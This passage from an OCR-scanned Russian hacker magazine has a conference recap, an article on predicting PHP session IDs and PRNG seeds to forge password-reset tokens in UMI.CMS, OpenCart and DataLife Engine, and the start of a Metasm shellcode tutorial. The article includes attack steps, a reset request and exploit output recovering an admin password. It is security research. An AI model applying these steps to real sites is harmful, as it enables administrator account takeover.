«ОБРАТНЫЙ АНАЛИЗ И РЕКОНСТРУКЦИЯ ОБЪЕКТНО-ОРИЕНТИРОВАННОЙ АРХИТЕКТУРЫ WIN32/FLAMER» Уже родные докладчики конференций Саша Матросов и Женя Родионов рассказали о трудностях во время реверсинга Flamer'а и как удалось упростить себе жизнь с помощью Hex-Rays.
«ПРИКЛАДНАЯ АНТИФОРЕНЗИКА: РУТКИТЫ, УЯЗВИМОСТИ ЯДРА И ВСЕ-ВСЕ-ВСЕ» Дмитрий Олексюк поведал об интересном векторе сокрытия вредоносного кода. Сокрытие реализовано через Differentiated System Description Table (DSDT) — одну из ключевых таблиц, которая хранится в реестре и используется ACPI.

MOBILE

«MITM-НАПАДЕНИЕ НА IOS. ТЕХНИКА И ПОСЛЕДСТВИЯ» Алексей Трошичев развил свое исследование, которое мы публиковали в #07/12 номере, «iZombie, или вкус чужих яблок» и рассказал о модифицированном варианте принуждения пользователя к установке корневого сертификата, раскрытии SSL-трафика и удаленном управлении iOS-девайса.
«ТЕМНАЯ И СВЕТЛАЯ СТОРОНА (НЕ)БЕЗОПАСНОСТИ ICLOUD» Дима Скляров и Андрей Беленко решили разобраться, как iCloud, который используют многие яблочные девайсы, шифрует бэкапы, и убедились, что их шифрование (в отличие от шифрования офлайновых бэкапов) практически не является препятствием. При этом сами бэкапы хранятся в облаке не Apple, а на серверах Azure и Amazon.
«ЗА КУЛИСАМИ ANDROID: ВАРИАНТЫ АТАКИ И РАДИКАЛЬНЫЕ МЕРЫ ЗАЩИТЫ» Хороший, многосторонний доклад про защиту Android, где автор показал как различные фейлы безопасности, так и интересные штуки о том, как можно эту безопасность укрепить (например, примонтировав криптоконтейнер внутри ОС на случай потери телефона).

ZERONIGHTS В ЦИФРАХ

600 участников

22 доклада

8 выступлений на Fast Track

8 мастер-классов



РАЗНОЕ

«ОСОБЕННОСТИ БЕЗОПАСНОСТИ ADS-B И ДРУГИХ ВОЗДУШНЫХ ТЕХНОЛОГИЙ» Один из наиболее запомнившихся докладов, который так впечатлил, что уже через 15 минут после выступления мы договорились с Андреем Костиным, что напишем по мотивам доклада тему номера. Надеюсь, ты ее уже прочитал.
«СОПРОТИВЛЕНИЕ БЕСПОЛЕЗНО: ВЗЛОМ БЕСПРОВОДНЫХ СИГНАЛИЗАЦИОННЫХ СИСТЕМ» Привычная картина: многие разработчики оборудования, в том числе для security, не соблюдают элементарные правила безопасного кода. Babak Javadi показал это на примере сигнализаций.
«НИ ЗАМКОВ, НИ ЗАСОВОВ: ВЗЛОМ ИНФРАСТРУКТУРЫ OPENAM» Интересный доклад от Андрея Петухова и Георгия Носеевича, в котором рассматривается распространенная система управления доступом ForgeRock OpenAM с точки зрения защищенности от атак со стороны внешнего злоумышленника.
«БЕЗОПАСНОСТЬ СОВРЕМЕННЫХ ПЛАТЕЖНЫХ ТЕХНОЛОГИЙ: EMV, NFC, ETC.?» Настоящая лекция от Никиты Абдуллина о том, как проходит процессинг кредитных карт, каким образом он защищен и какие проблемы создает переход на бесконтактные карты с NFC-чипом.
«КАК БЫ Я АТАКОВАЛ КОРПОРАТИВНУЮ СЕТЬ КРУПНОЙ КОРПОРАЦИИ» Саша Поляков, у которого уже 99 level в выступлениях, рассказал об интересном векторе атаки крупной компании. Кажется, основанного на собственном опыте.

Арсений Реутов (http://raz0r.name, areutov@ptsecurity.ru),
Тимур Юнусов (tyunusov@ptsecurity.ru), Дмитрий Нагибин (dnagibin@ptsecurity.ru) Positive Technologies



© Matt West @ Flickr.com

НОВЫЕ СПОСОБЫ АТАК НА ГЕНЕРАТОРЫ ПСЕВДОСЛУЧАЙНЫХ ЧИСЕЛ В PHP

ПРЕДСКАЗАНИЯ СБЫВАЮТСЯ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Если говорить о языках с небезопасным подходом к генерации псевдослучайных значений, то в первую очередь на ум приходит PHP. Первый дубль эпопеи PHP с рандомными числами имел место более пяти лет назад, однако с тех пор мало что изменилось. А свежие исследования, вместе с нежеланием разработчиков что-либо менять, ставят под угрозу практически каждое веб-приложение, использующее стандартные средства интерпретатора. В этой статье ты узнаешь о новых способах атак на генераторы псевдослучайных чисел в PHP на примере популярных веб-приложений.

ВВЕДЕНИЕ

Проблемы веб-приложений на PHP, связанные с генерацией псевдослучайных чисел, были известны достаточно давно. Еще в 2008 году Стефан Эссер (Stefan Esser) указал на недостатки ручной инициализации генератора случайных чисел и описал общий алгоритм атак через keep-alive HTTP-запросы. Если на тот момент все уязвимости, связанные с предугадыванием различного рода токенов, в том числе для восстановления пароля, можно было списать на сами веб-приложения (из-за неправильного использования возможностей PHP и утечек состояния ГПСЧ), то со временем стали выявляться недостатки самого интерпретатора.

В 2010 году Милен Рангелов (Milen Rangelov) представил PoC для создания rainbow-таблиц, позволяющих проводить поиск сида по полному диапазону из всех (2^32) возможных значений. Иначе говоря, имея код, который, например, генерирует случайным образом пароль, стало возможным заранее сгенерировать таблицы и по ним достаточно быстро искать сид под конкретное веб-приложение на PHP. Спустя полгода на конференции Black Hat Сэми Камкар (Samy Kamkar) впервые указал на проблемы PHP с генерацией идентификаторов сессий. Летом этого года на той же конференции греческие эксперты в области криптографии Джордж Аргирос (George Argyros) и Агелос Кияиас (Aggelos Kiayias) выступили с работой, в которой была еще глубже проанализирована вся подноготная генерации псевдослучайных чисел в PHP и представлены абсолютно новые методы и техники атак на веб-приложения. В частности, шла речь о брутфорсе PHPSESSID с целью получения информации о состояниях источников энтропии ГПСЧ в PHP, однако практическая реализация отсутствовала. Мы же решили проверить всю теорию, провести собственные исследования и создать необходимые инструменты. Новый взгляд на старые вещи позволил выявить уязвимости в таких продуктах, как OpenCart, DataLife Engine, UMI.CMS последних версий.

СОЗДАНИЕ НОВЫХ ПРОЦЕССОВ

Одна из новых техник такова: атакующий создает свежие процессы с вновь инициализированным состоянием ГПСЧ, что позволяет эффективно искать сиды. Прежде чем перейти к разбору нового способа, необходимо разобраться с особенностями взаимодействия PHP и Apache.

Веб-сервер может использовать один из модулей параллельной обработки (multi-processing module, MPM): обычно это либо mpm-prefork, либо mpm-worker. Что касается prefork-модуля, смысл его работы в том, что заранее создается некоторое количество процессов веб-сервера и каждое соединение с веб-сервером обрабатывается одним из этих процессов. В режиме mpm-worker

```
phpsessid_cuda
NUM GPU = 2
USEC = 33732
TIME = 0.001707796 mcs (COL = 524288)
TOTAL = 524287475712 seed
SPEED = 1171100230.12 n/sec
ETA = 432 sec
```

Брутфорс PHPSESSID на GPU Amazon'a

```
lcg
number seed 2 of 2

USEC = 1000000
TIME = 0.016523405 ms (COL = 131072)
SPEED = 15865010435.62 n/sec
ETA = 0 sec

GPU0 : NUM = 29
GPU1 : NUM = 33
```

Брутфорс сидов LCG по сиду Mersenne Twister

Apache обрабатывает запросы не в отдельных процессах, а в потоках (threads) внутри одного процесса. Забегая вперед, необходимо сказать: в *nix-системах идентификатор потока может иметь 2^32 значений, что делает перебор PHPSESSID невозможным. Однако в большинстве случаев атакующий имеет дело с классической связкой Apache mpm-prefork + mod_php. При такой конфигурации keep-alive запросы будут обрабатываться одним и тем же процессом, то есть с общим состоянием ГПСЧ. В режиме PHP-CGI для каждого запроса создается новый процесс интерпретатора с вновь инициализированными состояниями генераторов.

В упомянутой работе Стефана Эссера для получения новых процессов со свежими сидами предлагался радикальный метод, а именно крэшить веб-сервер с помощью многочисленных вложенных GET, POST, Cookie-параметров. Джордж Аргирос и Агелос Кияиас предложили более гуманный способ. Суть его в том, что атакующий создает большое количество keep-alive соединений, пытаясь загрузить работой все запущенные процессы веб-сервера. Задача атакующего — отправить целевой запрос, после того как у Apache закончатся свободные процессы и он начнет создавать новые.

СИНХРОНИЗАЦИЯ ВРЕМЕНИ

Одним из источников энтропии для генерации PHPSESSID является значение микросекунд. Как известно, веб-сервер перед отправкой ответа добавляет заголовок Date, через который можно узнать время завершения выполнения запроса вплоть до секунд. Несмотря на то что микросекунды неизвестны атакующему, следующая техника может помочь снизить диапазон их возможных значений:

1. Ждем обнуления микросекунд на клиенте (msec=0), после чего делаем задержку delta (вначале delta=0).
2. Отправляем первый запрос и ждем ответа, фиксируем время на сервере с помощью заголовка Date (T1) и микросекунды на клиенте (msec=m1).
3. Сразу же отправляем второй запрос и ждем ответа, фиксируем время на сервере (T2) и микросекунды на клиенте (msec=m2).

```
pt@ubuntu: ~/workshop
File Edit View Terminal Help
pt@ubuntu:~$ cd workshop/
pt@ubuntu:~/workshop$ ls
exploits  hashcat.pot  seeds.txt  tools
pt@ubuntu:~/workshop$ php exploits/dle/dle.php
====================
DLE < 9.6 Admin Pass Reset Exploit
====================
USE exploits/dle/dle.php <VALID USER PHPSESSID> <CAPTCHA SESSION> <CAPTCHA>pt@ub
2aaa03a10fdcdd2e208228558da7f8b5 hvszaphp f34aa818e1ae1bed44130002f97ab5b6
====================
DLE < 9.6 Admin Pass Reset Exploit
====================
Sending request 1,2
Find Token1='eytyxqu'; Time=1352572243
FIND SEED: 724548 REST TOKEN=568892d71427bd49ebb4400196b7e093640a4a17
Sending request 3,4
Find Token2='uutkke'
FIND PASS: s0ufwjs3
pt@ubuntu:~/workshop$
```

Удачная атака на DataLife

4. Если секунды не сменились (T2 - T1 = 0), то добавляем к delta значение < (m2 - m1)/2 (чем меньше шаг delta, тем лучше) и возвращаемся к шагу 1.
5. Если секунды при одинаковых delta стабильно меняются (T2 - T1 = 1), то мы добились ситуации, когда между запросами микросекунды обнуляются.

По описанному выше алгоритму микросекунды второго запроса находятся в интервале [0; (m2 - m1)/2].

Так как веб-сервер добавляет заголовок Date непосредственно после обработки запроса, задача атакующего — максимально снизить время обработки первого запроса. Для этого запрашивается несуществующая страница, в результате чего время начала обработки запроса практически совпадает со временем в заголовке Date. Второй же запрос является целевым — в нем и должна создаваться сессия в свежем процессе.

Очевидно, что чем больше времени проходит с момента отправки запроса до момента получения заголовков ответа, тем больше интервал микросекунд.

ПАРНЫЕ ЗАПРОСЫ

Суть техники заключается в последовательной отправке двух запросов с максимально низкой задержкой между ними. Предполагается, что у атакующего есть возможность узнать микросекунды из первого запроса (например, с помощью восстановления пароля аккаунта атакующего в целевой системе). Делая первый запрос и определяя значение микросекунд в момент его обработки, мы можем уменьшить интервал значений микросекунд второго запроса.

Владимир Воронцов (@d0znpp) предложил отправлять три запроса, где микросекунды первого и последнего известны атакующему. В этом случае диапазон микросекунд второго запроса будет ограничен известными значениями.

БРУТФОРС PHPSESSID

В своей работе Сэми Камкар рассматривал саму возможность брутфорса PHPSESSID. Исследование греков показало, что процесс брутфорса можно оптимизировать, а полученную информацию использовать для предугадывания сидов ГПСЧ в PHP.

Обратимся к коду генерации PHPSESSID:

```
spprintf(&buf, 0, "%.15s%ld%ld%0.8F", remote_addr ? ↵
remote_addr : "", tv.tv_sec, (long int)tv.tv_usec, ↵
php_combined_lcg(TSRMLS_C) * 10);
```

Пример исходной строки: 127.0.0.11351346648192088.00206033. Если разобрать ее на составные части, можно выделить следующие:

- 127.0.0.1 — IP клиента;
- 135134664 — timestamp;
- 819208 — микросекунды (обозначим как m1);
- 8.00206033 — вывод генератора LCG (Linear Congruential Generator, линейный конгруэнтный генератор).

При вызове php_combined_lcg в свежем процессе PHP производит инициализацию генератора LCG:

```
LCG(s1) = tv.tv_sec ^ (tv.tv_usec<<11);
…
LCG(s2) = (long) getpid();
…
/* Add entropy to s2 by calling gettimeofday() again */
LCG(s2) ^= (tv.tv_usec<<11);
```

При генерации сидов s1 и s2 участвует тот же timestamp, идентификатор текущего процесса (2^15 возможных значений), а также два новых замера микросекунд (обозначим как m2 и m3).

IP и timestamp известны атакующему, таким образом, остаются следующие значения:

- микросекунды m1 (10^6 значений);
- разница между вторым и первым замерами времени (m2 - m1), причем на большинстве систем она не превышает четырех микросекунд;
- разница между третьим и вторым замерами времени (m3 - m2), обычно не превышает трех микросекунд;
- идентификатор процесса (32 768 значений).

PHPSESSID может представлять собой MD5- либо SHA-1-хеш, но в большинстве случаев это первый вариант. Также представление хеша может зависеть от директивы конфигурации PHP session. hash_bits_per_character, которая особым образом преобразует идентификатор. Однако восстановить оригинальный хеш не составляет труда, так как все операции обратимы.

Необходимо заметить, что в PHP 5.4+ при генерации сессий по умолчанию используются внешние источники энтропии, в частности /dev/urandom. Но к счастью, живые веб-серверы на данный момент довольно редко используют новую ветку PHP.


Существуют способы, которые могут помочь при бруте PHPSESSID. Например, если на целевом веб-сервере установлен mod_status, то при обращении по /server-status можно получить идентификаторы запущенных процессов Apache. А если атакующему удалось обнаружить phpinfo, то из переменной окружения UNIQUE_ID, которую устанавливает модуль Apache mod_unique_id для идентификации запроса, можно извлечь не только PID, но и значение микросекунд. Владимир Воронцов создал онлайн-декодер UNIQUE_ID, доступный по адресу: https://dev.onsec.ru/rands.

Очевидно, что перебор PHPSESSID требует специального инструмента, так как стандартные средства в данном случае не помогут. Поэтому мы разработали собственное решение под названием PHPSESSID Bruteforcer, которое показало на практике впечатляющие результаты.

Главное достоинство инструмента — высокая скорость, которая достигается благодаря переносу расчетов на GPU. На одном GPU-инстансе с CUDA сервиса Amazon нам удалось достичь скорости в 1,2 миллиарда хешей в секунду, что позволяет перебрать весь диапазон значений за 7,5 минуты. Помимо этого, в программе присутствует поддержка распределенных вычислений с умным балансировщиком нагрузки. Объединив несколько машин с GPU, можно добиться невероятно высокой скорости. Более подробное описание инструмента ищи в рубрике X-Tools, а сам дистрибутив — на DVD.

В результате успешного брутфорса PHPSESSID атакующий получает значения, позволяющие выяснить сиды s1 и s2 генератора LCG, таким образом у него появляется возможность предугадывать все последующие значения. Но самое главное — это то, что становятся известными все данные для вычисления сида, использующегося для инициализации Mersenne Twister:

```
#ifdef PHP_WIN32
  #define GENERATE_SEED() (((long) (time(0) * ↵
  GetCurrentProcessId())) ^ ((long) (1000000.0 * ↵
  php_combined_lcg(TSRMLS_C))))
#else
  #define GENERATE_SEED() (((long) (time(0) * ↵
  getpid())) ^ ((long) (1000000.0 * ↵
  php_combined_lcg(TSRMLS_C))))
#endif
```



Брутфорс PHPSESSID на CPU

Кроме того, становятся предсказуемыми выводы таких функций, как rand(), shuffle(), array_rand() и многих других.

ЛОМАЕМ UMI.CMS

Прекрасная площадка для проведения атаки на PHPSESSID — UMI. CMS версии 2.8.5.3 (на данный момент уязвимость устранена). За генерацию токена для сброса пароля отвечает следующая функция:

```
function getRandomPassword ($length = 12) {
    $avLetters = "$#@^&!1234567890qwertyuio";
    $size = strlen($avLetters);
    $npass = "";
    for($i = 0; $i < $length; $i++) {
        $c = rand(0, $size - 1);
        $npass .= $avLetters[$c];
    }
    return $npass;
}
```

Сброс пароля можно вызвать сразу после генерации новой сессии, отправив запрос:

```
POST http://host/umi/users/forget_do/
...
choose_forget=on&forget_login=admin
```

Для этого необходимо знать лишь логин администратора.

Получив PHPSESSID в свежем процессе, выясняем сиды LCG s1 и s2, а также идентификатор процесса. В случае успешного перебора воспроизводим операции, совершенные на сервере при генерации токена сброса пароля:

- инициализируем LCG сидами s1 и s2;
- выполняем несколько вызовов LCG (количество может зависеть от версии интерпретатора, но чаще всего это число равно трем);
- производим вызов GENERATE_SEED, указывая известный атакующему timestamp, идентификатор процесса и четвертый вызов LCG, инициализируем Mersenne Twister полученным сидом;
- вызываем функцию getRandomPassword(), которая вернет нам

Восстановление пароля

Пароль успешно изменен, на e-mail адрес, указанный при регистрации выслано уведомление.

Логин: admin

Пароль: #1Xi$IlZTr^1

UMI.CMS сдался без боя

токен, и переходим по адресу http://host/umi/users/restore/md5(token).

Если все этапы алгоритма сработали правильно, то для учетной записи администратора будет установлен новый, известный нам пароль.

АТАКУЕМ OPENCART

Примечательной особенностью механизма инициализации генераторов псевдослучайных чисел для функций rand() и mt_rand() в PHP является то, что отвечающий за данную операцию макрос GENERATE_SEED использует в качестве источника энтропии вывод значения генератора LCG.

Можно ли считать использование LCG в данном случае безопасным? Чтобы ответить на этот вопрос, представим веб-приложение, использующее сразу два ГПСЧ: LCG и Mersenne Twister. Если атакующему удастся получить сид хотя бы одного из генераторов, то ему не составит труда подобрать сид другого. Примером такого веб-приложения может служить движок интернет-магазина OpenCart версии 1.5.4.1 (последняя на момент написания статьи). В нем присутствует следующий код, задача которого — сгенерировать безопасный токен для восстановления пароля администратора:

```
$code = sha1(uniqid(mt_rand(), true));
```

А в предыдущих версиях использовался совсем смешной способ:

```
$code = md5(mt_rand());
```

Итак, в данном случае мы имеем три источника энтропии:

- mt_rand — число с 2^32 возможными значениями;
- uniqid — не что иное, как известный атакующему timestamp через заголовок Date и microtime (10^6 возможных значений), представленные в hex-формате;
- lcg_value — вывод LCG при вызове uniqid со вторым аргументом.

В итоге получается строка следующего вида: 924968175087b4c6968487.41222311. Казалось бы, SHA-1-хеш от такой строки точно не сбрутить, однако OpenCart делает непозволительный подарок — в CSRF-токене происходит утечка состояния Mersenne Twister:

```
$this->session->data['token'] = md5(mt_rand());
```

Очевидно, что сбрутить MD5 от числа 2^32 можно довольно быстро. Получив число, мы можем вычислить сид, вернее сиды, так как присутствуют коллизии. Для получения сидов на данный момент существуют следующие утилиты:

- php_mt_seed от Solar Designer — использует CPU, но при помощи SSE-инструкций покрывает весь диапазон менее чем за одну минуту (goo.gl/PtkFG);
- pyphp_rand_ocl от Gifts — поддерживает как CPU, так и GPU, справляется за ~70 и ~20 секунд соответственно (goo.gl/rfbMJ);
- mt_rand брутер от ont — использует CUDA, помимо прочего, позволяет находить сид при неполном выводе случайных значений (goo.gl/UETm6);
- Snowflake от Джорджа Аргироса — представляет собой целый фреймворк для создания эксплойтов, реализующих атаки на случайные числа (goo.gl/XuVB2).

Итак, алгоритм атаки включает следующие шаги:

1. Атакующий, отправляя большое количество keep-alive запросов, заставляет веб-сервер создать новые процессы со свежими сидами.
2. Отправляются три keep-alive запроса в одном соединении: первый — для получения MD5-токена, второй — для сброса пароля атакующего и, наконец, третий — для сброса пароля администратора.
3. Расшифровывается токен, по числу производится поиск сида.
4. Имея сид Mersenne Twister и некоторое количество коллизий, атакующий брутит два сида LCG — для этого требуется осуществить перебор диапазона идентификаторов процесса (1024–32 768), microtime (10^6 значений), а также дельты между первым и вторым замером времени. Как уже было сказано ранее, в большинстве случаев разница между замерами не превышает трех микросекунд, поэтому смысла от подобного действия практически нет.
5. Получив некоторое количество возможных сидов LCG (обычно не больше 100), атакующий проводит еще один брутфорс — на этот раз SHA-1-токена для восстановления собственного пароля. Проблем с брутом здесь нет, даже несмотря на то, что известны лишь первые десять символов хеша, — для таких случаев есть программа PasswordsPro, которая справляется даже с неполными хешами. Цель данного перебора — получить значение микросекунд, а также узнать истинные сиды MT и LCG.
6. Так как запросы были отправлены в одном соединении один за другим, разница в микросекундах между запросом на восстановление пароля атакующего и администратора будет минимальной. Остается лишь подобрать искомое значение microtime, имея точные сиды MT и LCG.

При атаке на реальных системах может возникнуть несколько проблем: трудности с созданием новых процессов для получения свежего сида MT, большая задержка между обработкой запросов на восстановление пароля, а также смещение LCG на разных версиях PHP. Что касается последнего — суть в том, что PHP делает вызовы php_combined_lcg() для своих внутренних нужд, например для генерации того же PHPSESSID, поэтому перед осуществлением атаки желательно узнать версию PHP и локально определить, какой вызов LCG используется для генерации кода для восстановления пароля атакующего и какой — администратора. Например, для PHP 5.3.17 это пятый и восьмой вызовы соответственно.

Для реализации атаки был создан брутфорсер сидов LCG на CUDA, который позволяет осуществить перебор полного диапазона значений меньше чем за полминуты. Программа есть на DVD.

ЗАКЛЮЧЕНИЕ

В свете новых техник атак на ГПСЧ в PHP снова и снова настораживает реакция разработчиков интерпретатора. В результате нашего продолжительного общения с ними все, чего нам удалось добиться, — это обещание добавить в документацию предупреждения о небезопасности использования функции mt_rand() для криптографических целей. Однако спустя несколько месяцев в документации так ничего и не появилось. Остается лишь порекомендовать разработчикам веб-приложений на PHP не полагаться на документацию, а использовать правильные методы, например функцию от греческих экспертов (goo.gl/omJvn). Надежной энтропии!

WWW

- **Работа Стефана Эссера 2008 года: goo.gl/wkdxA;**
- **rainbow-таблицы для брута сидов на PHP: goo.gl/zZwN5;**
- **исследование Сэми Камкара: goo.gl/0Gzfx;**
- **анализ генераторов псевдослучайных чисел от Джорджа Аргироса и Агелоса Кияиса: goo.gl/QQhFK.**

Sanjar Satsura (satsura@r00tw0rm.com)



Изучаем возможности фреймворка Metasm

Метаморфозы

Манипуляция с машинным кодом дает большие возможности как для программистов, так и для хакеров. Единственное, что является камнем преткновения для тех и других, — это динамический разбор структур, анализ и систематизация кода для эффективной работы с ним. Автоматизацию этой рутинной работы мы сегодня и рассмотрим.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ВВЕДЕНИЕ В ДИНАМИЧЕСКУЮ РЕКОМПИЛЯЦИЮ

Что же такое динамическая рекомпиляция и зачем она нужна? С точки зрения науки реверс-инжиниринга вопрос непростой, потому что включает в себя разбор больших структур бинарного кода с последующим анализом (отделением мух от котлет) и определенными действиями уже над подготовленным кодом. Компиляция — процесс однонаправленный, и в отличие от интерпретаторов и виртуальных машин компиляторы имеют на борту оптимизирующие бэкенды, которые наглухо уничтожают всю «полезную» информацию для полноценного восстановления исходного кода скомпилированной программы. Конечно же, есть возможность компиляции с драгоценной с точки зрения реверсера отладочной информацией (например, «gcc -g ./prog1.c -o /prog»), но на практике в release-версиях (то есть конечных вариантах) это маловероятно. Ты должен понимать, что отладочная информация — это палка о двух концах, которая также может послужить кратчайшим путем для крекинга проприетарного ПО.

Суть динамической рекомпиляции, которую также часто называют двоичной трансляцией (binary translation), заключается в эмуляции одного набора инструкций на другом за счет трансляции машинного кода. Последовательности инструкций переводятся из исходного набора (source) в целевой (target) набор инструкций. Двоичная трансляция позволяет выполнять приложения одной архитектуры при работе на второй, причем для оптимизирующих двоичных компиляторов скорость выполнения кода зачастую получается выше оригинала. Динамические рекомпиляторы бинарного кода могут быть реализованы как программно, так и аппаратно, причем программно они реализуются в двух вариантах:

а) в качестве транслятора фронтенд-кода в пользовательском уровне (ring 3);
б) в виде гипервизора, работающего в режиме ядра (ring 0) и транслирующего код с архитектурой процессоров одной платформы для другой.

Здесь нельзя не привести в пример разработанный для Apple корпорацией Transitive программный пакет Rosetta для динамической трансляции между платформами на основе архитектур SPARC, PowerPC, MIPS, Itanium и x86. Уровень трансляции Rosetta был включен в выпуски Mac OS 10.4 для Intel-ориентированных Mac — это было необходимо для упрощения перехода от PPC к x86.

Что касается аппаратных реализаций, то они, по сути, клонируют алгоритмы трансляции кода с последнего варианта софтверной реализации. Как ты понял, возможности динамической рекомпиляции (если процесс не завершается обратной компиляцией) в целом намного шире, чем обычная двоичная трансляция с оптимизацией.

Ниже хотелось бы представить несколько важных и перспективных направлений, где может использоваться динамическая рекомпиляция:


- динамическая декомпиляция и манипуляция кодом на уровне ассемблера конкретной машины: морфинг, крипт, структурная обфускация инструкций, которые так часто используются вирусописателями;
- динамическая декомпиляция с переводом ассемблеровских инструкций в псевдокод на любом из High Level Language (далее просто HLL);
- динамическая инструментализация бинарного кода для поиска узких мест (вопросы оптимизации), утечки памяти (memory leaking);
- динамическая инструментализация бинарного кода с последующим анализом покрытия кода для поиска типичных ошибок (buffer overflow, stack overflow и так далее);
- динамическая рекомпиляция бинарного кода с возможностью трейса и гибкой манипуляции кодом, которая может использоваться для автоматических распаковщиков различного рода пакеров, крипторов, виртуализаторов исполняемых файлов.

На ум сразу приходят динамические рекомпиляторы типа Valgrind, PIN Toolkit, DynamoRIO, которые часто используются

```
sanjar@inj3ct0r: ~/metasm/samples
./disassemble.rb:86:in `send'
./disassemble.rb:86
int __libc_start_main();


int entrypoint(int eax __attribute__((register(eax))), int edx __attribute__((register(edx))), int arg_0)
{
        register __int32 *frameptr __attribute__((register(frameptr)));
        *(int*)(((int)(&arg_0) & -16) - 4) = eax;
        *(int*)(((int)(&arg_0) & -16) - 8) = (((int)(&arg_0) & -16) - 4);
        *(int*)(((int)(&arg_0) & -16) - 12) = edx;
        *(int*)(((int)(&arg_0) & -16) - 16) = 0x805A010;
        *(int*)(((int)(&arg_0) & -16) - 20) = 0x805A020;
        *(__int32*)(((int)(&arg_0) & -16) - 24) = (__int32)(&arg_0);
        *(__int32*)(((int)(&arg_0) & -16) - 28) = *frameptr;
        *(int*)(((int)(&arg_0) & -16) - 32) = 0x804FF80;
        __libc_start_main();
```

Декомпиляция библиотеки libc дизассемблерным движком Metasm



Построение графа исполняемой программы, кстати, предоставляет больше возможностей, чем коммерческий WinGraph

как средства для анализа покрытия кода. Некоторые исследователи используют в качестве инструмента известную ныне связку реверс-инженера: IDA Pro + IDAPython. В большинстве своем первые инструменты решают очень узкие задачи, то есть об универсальном подходе речи тут и не может быть. Для второго инструмента, как минимум, придется раскошелиться на платную версию Иды, ну и, соответственно, ознакомиться с API IDAPython. Казалось бы, универсального и бесплатного инструмента для вышеперечисленных направлений не существует, но чудо, как оказалось, есть, и имя ему Metasm.

ШВЕЙЦАРСКИЙ НОЖ РЕВЕРС-ИНЖЕНЕРА

Metasm — довольно крутой фреймворк с открытым исходным кодом, позволяющий взаимодействовать с машинным кодом в различных форматах (шестнадцатеричным байт-кодом, кодом на Си и ассемблером конкретной машины). Поддерживает подавляющее большинство архитектур процессоров, форматов исполняемых файлов и работает на практически всех известных операционных системах. Впервые данная разработка была представлена Йоанном Гийо (Yoann Guillot) из ESEC на конференции SSTIC 2007, и позднее на ней практиковались на нескольких конференциях Hack.lu. Кстати, Metasm является сердцем такого известного и любимого инструмента пентестеров и хакеров всех мастей, как Metasploit Framework.

Основная часть фреймворка, которая именуется движком, написана на Ruby. Установка довольно проста, единственное, что для нее требуется сделать, — это прописать пути в переменные окружения пользовательского интерпретатора. Если ты так же, как и я, используешь в качестве интерпретатора bash, тебе после распаковки библиотеки нужно будет добавить следующую строку в ~/.bash_profile:

```
export RUBYLIB=$RUBYLIB:/<путь до библиотеки>/metasm
```

Для пользователей Windows вопрос решается аналогичным образом, если они работают с cygwin (эмулятор UNIX-среды). В любом другом случае идем в переменные окружения OS Windows: свойства «Моего компьютера», на вкладке «Дополнительно» находим «Пере-

менные окружения». Если у тебя уже стоит Руби, то там должна быть переменная RUBYLIB (если ее нет, то создаем вручную), в которую нужно будет как раз таки дописать путь до самой библиотеки.

Чтобы проверить, работает ли наша библиотека, достаточно вписать в консоль следующую команду:

```
$ ruby -r metasm -e 'p Metasm::VERSION'
1
```

С установкой разобрались, теперь рассмотрим краткий перечень возможностей фреймворка:

- интерактивная работа и гибкая манипуляция исполняемыми файлами: PE COFF, ELF, Mach-O, Raw Shellcode;
- компиляция с нуля без использования компиляторов, линкеров и тому подобного инструментария;
- дизассемблирование и базовая декомпиляция в псевдокод C-like HLL;
- манипуляция структурой файлов.

ПОСТАНОВКА ПРОСТЫХ ЗАДАЧ И БЫСТРОЕ РЕШЕНИЕ

Выше мы рассмотрели перспективные направления динамической рекомпиляции, теперь пришло время продемонстрировать возможности фреймворка на деле. Итак, есть простая задача компиляции сырого Linux-шелл-кода на asm. Ниже приведен пример сборки шелл-кода без использования компилятора.

Подключаем нашу библиотеку:

```
require 'metasm'
```

Вызываем модуль ассемблирования, тип исполняемого файла a.out, архитектура процессора IA-32 (то есть x86), выхлопной файл test1.out, в переменную RAW_SHELLCODE заносим буфер с кодом нашего шелл-кода:

```
Metasm::AOut.assemble(Metasm::Ia32.new, ↵
<<RAW_SHELLCODE).encode_file('test1.out')
.text
.entrypoint
mov eax, 4
mov ebx, 1

